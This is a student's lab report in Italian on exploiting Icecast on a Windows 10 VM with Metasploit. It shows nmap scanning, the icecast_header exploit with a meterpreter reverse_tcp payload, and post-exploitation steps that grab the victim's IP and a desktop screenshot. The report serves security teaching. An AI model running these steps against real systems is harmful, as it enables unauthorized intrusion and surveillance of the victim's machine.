

Report Esercitazione

Hacking Windows — Exploit Icecast con Metasploit

21 Maggio 2026

1. Introduzione

L'obiettivo di questa esercitazione era quello di ottenere una sessione Meterpreter su una macchina Windows 10 target, sfruttando una vulnerabilità del software Icecast già presente nell'ambiente di laboratorio. Una volta ottenuto l'accesso, si richiedeva di recuperare l'indirizzo IP della vittima e catturare uno screenshot del suo desktop.

L'esercitazione è stata svolta in un ambiente virtuale controllato, utilizzando Oracle VirtualBox con due macchine virtuali: una con Kali Linux nel ruolo di macchina attaccante e una con Windows 10 nel ruolo di target.

2. Configurazione del Laboratorio

Prima di poter iniziare con l'attacco vero e proprio, ho riscontrato un problema di connettività tra le due macchine virtuali: la macchina Kali non riusciva a vedere il target Windows 10 sulla rete.

Il problema era dovuto alla configurazione di rete di VirtualBox: entrambe le VM erano impostate in modalità NAT standard, che assegna a ogni macchina una rete isolata e separata, impedendo la comunicazione diretta tra di esse.




Figura 1 — Impostazioni di rete della VM Windows: la modalità era "Rete interna", non compatibile per la comunicazione con Kali

Per risolvere il problema ho modificato la configurazione di entrambe le VM portandola su "Rete con NAT" (NAT Network), assicurandomi che entrambe usassero la stessa rete chiamata NatNetwork con prefisso 10.0.2.0/24. In questo modo le due macchine si trovano sulla stessa rete virtuale e possono comunicare tra loro.




Figura 2 — Network Manager di VirtualBox con la NatNetwork già configurata (10.0.2.0/24)

3. Fase di Ricognizione — Scoperta del Target

Con le VM correttamente configurate, il primo passo operativo è stato quello di scoprire quali dispositivi erano presenti sulla rete e identificare il target. Per farlo ho utilizzato Nmap, uno strumento di scansione di rete, con il seguente comando:

```
nmap -sn 10.0.2.0/24
```

Questo comando esegue una scansione "ping" su tutti gli indirizzi della rete per vedere quali host sono attivi. Successivamente ho eseguito una scansione più dettagliata con il flag -sV per identificare i servizi in esecuzione su ciascun IP:

```
nmap -sV 10.0.2.1 10.0.2.2 10.0.2.3
```




Figura 3 — Risultati della scansione nmap: sulla sinistra la VM Windows 10 con Icecast in esecuzione, sulla destra i risultati nmap che identificano 10.0.2.3 come macchina Windows con numerosi servizi attivi

Dall'output della scansione è emerso chiaramente che la macchina all'indirizzo 10.0.2.3 era il target Windows 10, con vari servizi attivi tra cui RDP (porta 3389), SMB (porta 445) e altri tipici di un sistema Windows. L'indirizzo IP della macchina attaccante Kali Linux era invece 10.0.2.15.

4. Esecuzione dell'Attacco con Metasploit

Con il target identificato, ho avviato Metasploit Framework, il principale strumento utilizzato nel corso per il penetration testing. Metasploit è una raccolta di exploit, payload e strumenti ausiliari che semplifica notevolmente il processo di sfruttamento delle vulnerabilità.

4.1 Avvio di Metasploit

Ho aperto un terminale su Kali Linux e ho avviato Metasploit con il comando msfconsole.




Figura 4 — Metasploit avviato correttamente: il framework carica oltre 2.600 exploit disponibili

4.2 Ricerca dell'Exploit per Icecast

Una volta dentro Metasploit, ho cercato gli exploit disponibili per Icecast usando il comando search. Icecast è un software per lo streaming audio che nella versione 2.x presenta una vulnerabilità di tipo buffer overflow nell'header HTTP: inviando una richiesta con un numero eccessivo di header, è possibile sovrascrivere la memoria del processo e far eseguire codice arbitrario.




Figura 5 — Metasploit trova un exploit per Icecast: exploit/windows/http/icecast_header con rank "great"

4.3 Selezione e Configurazione dell'Exploit

Ho selezionato l'exploit con il comando use e Metasploit ha automaticamente associato il payload windows/meterpreter/reverse_tcp, che è quello più adatto per questo tipo di attacco: una volta eseguito, fa sì che la macchina vittima si connetta attivamente verso Kali Linux, aprendo una sessione Meterpreter.

```
msf > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) >
```

Figura 6 — Selezione dell'exploit: il prompt cambia mostrando il modulo attivo

Ho poi configurato i parametri necessari: RHOSTS con l'IP del target (10.0.2.3) e LHOST con l'IP della macchina Kali (10.0.2.15), ovvero l'indirizzo a cui la vittima dovrà riconnettersi.

```
msf > search icecast

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/http/icecast_header      2004-09-28      great No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) > set RHOSTS 10.0.2.3
RHOSTS => 10.0.2.3
msf exploit(windows/http/icecast_header) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
```

Figura 7 — Configurazione dei parametri: RHOSTS punta al target Windows, LHOST alla macchina Kali

4.4 Lancio dell'Attacco

Con tutti i parametri configurati, ho lanciato l'attacco con il comando exploit. Metasploit ha avviato un listener in attesa della connessione, inviato lo stage alla vittima e aperto con successo una sessione Meterpreter sulla macchina target.




Figura 8 — Sessione Meterpreter aperta: la connessione parte da 10.0.2.15:4444 verso 10.0.2.3. Sulla sinistra si nota anche che Icecast mostra una connessione attiva

5. Post-Exploitation

Con la sessione Meterpreter aperta sulla macchina vittima, ho proceduto a completare i due obiettivi richiesti dall'esercitazione.

5.1 Recupero dell'Indirizzo IP della Vittima

Ho utilizzato il comando `ipconfig` direttamente dalla shell Meterpreter per ottenere la configurazione di rete della macchina compromessa. Il comando mostra tutte le interfacce di rete del sistema target, esattamente come se si stesse lavorando fisicamente sul computer della vittima.


```
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
=====
Name       : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:a00:203
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:27:14:d9
MTU        : 1500
IPv4 Address : 10.0.2.3
IPv4 Netmask : 255.255.255.0

Interface 5
=====
Name       : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : 2001:0:4625:9904:cf2:13c0:f5ff:fdfc
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::cf2:13c0:f5ff:fdfc
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > █
```

Figura 9 — Output del comando ipconfig: l'interfaccia 4 (Intel PRO/1000 MT Desktop Adapter) mostra l'IP 10.0.2.3, confermando di essere sulla macchina target

L'indirizzo IP della vittima risulta essere 10.0.2.3, corrispondente all'interfaccia di rete Intel PRO/1000 MT Desktop Adapter, identificata con il MAC address 08:00:27:27:14:d9.

5.2 Cattura dello Screenshot

Il secondo obiettivo era catturare uno screenshot del desktop della vittima. Meterpreter mette a disposizione il comando screenshot che cattura l'immagine del desktop in tempo reale e la salva direttamente sulla macchina Kali.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/nWIVXXEY.jpeg
meterpreter > █
```

Figura 10 — Conferma del salvataggio: lo screenshot viene salvato nel percorso /home/kali/nWIVXXEY.jpeg

Lo screenshot è stato salvato nel file /home/kali/nWIVXXEY.jpeg. Aprendolo su Kali ho potuto visualizzare in tempo reale il desktop della macchina Windows 10 compromessa, con Iccast ancora in esecuzione.




Figura 11 — Screenshot del desktop della vittima catturato tramite Meterpreter: si vede chiaramente il desktop Windows 10 con Iccast in esecuzione

6. Conclusioni

L'esercitazione ha permesso di mettere in pratica l'intero ciclo di un attacco di penetration testing, dalla configurazione dell'ambiente di laboratorio fino alla post-exploitation.

Il principale ostacolo iniziale è stato di natura tecnica: le due macchine virtuali non riuscivano a comunicare tra loro perché configurate con modalità di rete incompatibili. Il problema è stato risolto configurando entrambe le VM sulla stessa NAT Network di VirtualBox.

Una volta risolta la connettività, l'attacco vero e proprio ha seguito questi passi: ricognizione della rete con Nmap per identificare il target, ricerca e configurazione dell'exploit per Iccast in

Metasploit, lancio dell'attacco che ha sfruttato la vulnerabilità di buffer overflow nel software, e infine raccolta di informazioni sulla macchina compromessa tramite Meterpreter.

L'esercitazione ha dimostrato concretamente quanto sia importante mantenere aggiornati i software installati sui propri sistemi: Icecast 2.x è un software del 2004 e la sua vulnerabilità è nota da oltre vent'anni. In un ambiente reale, un sistema configurato correttamente e aggiornato non sarebbe stato vulnerabile a questo tipo di attacco.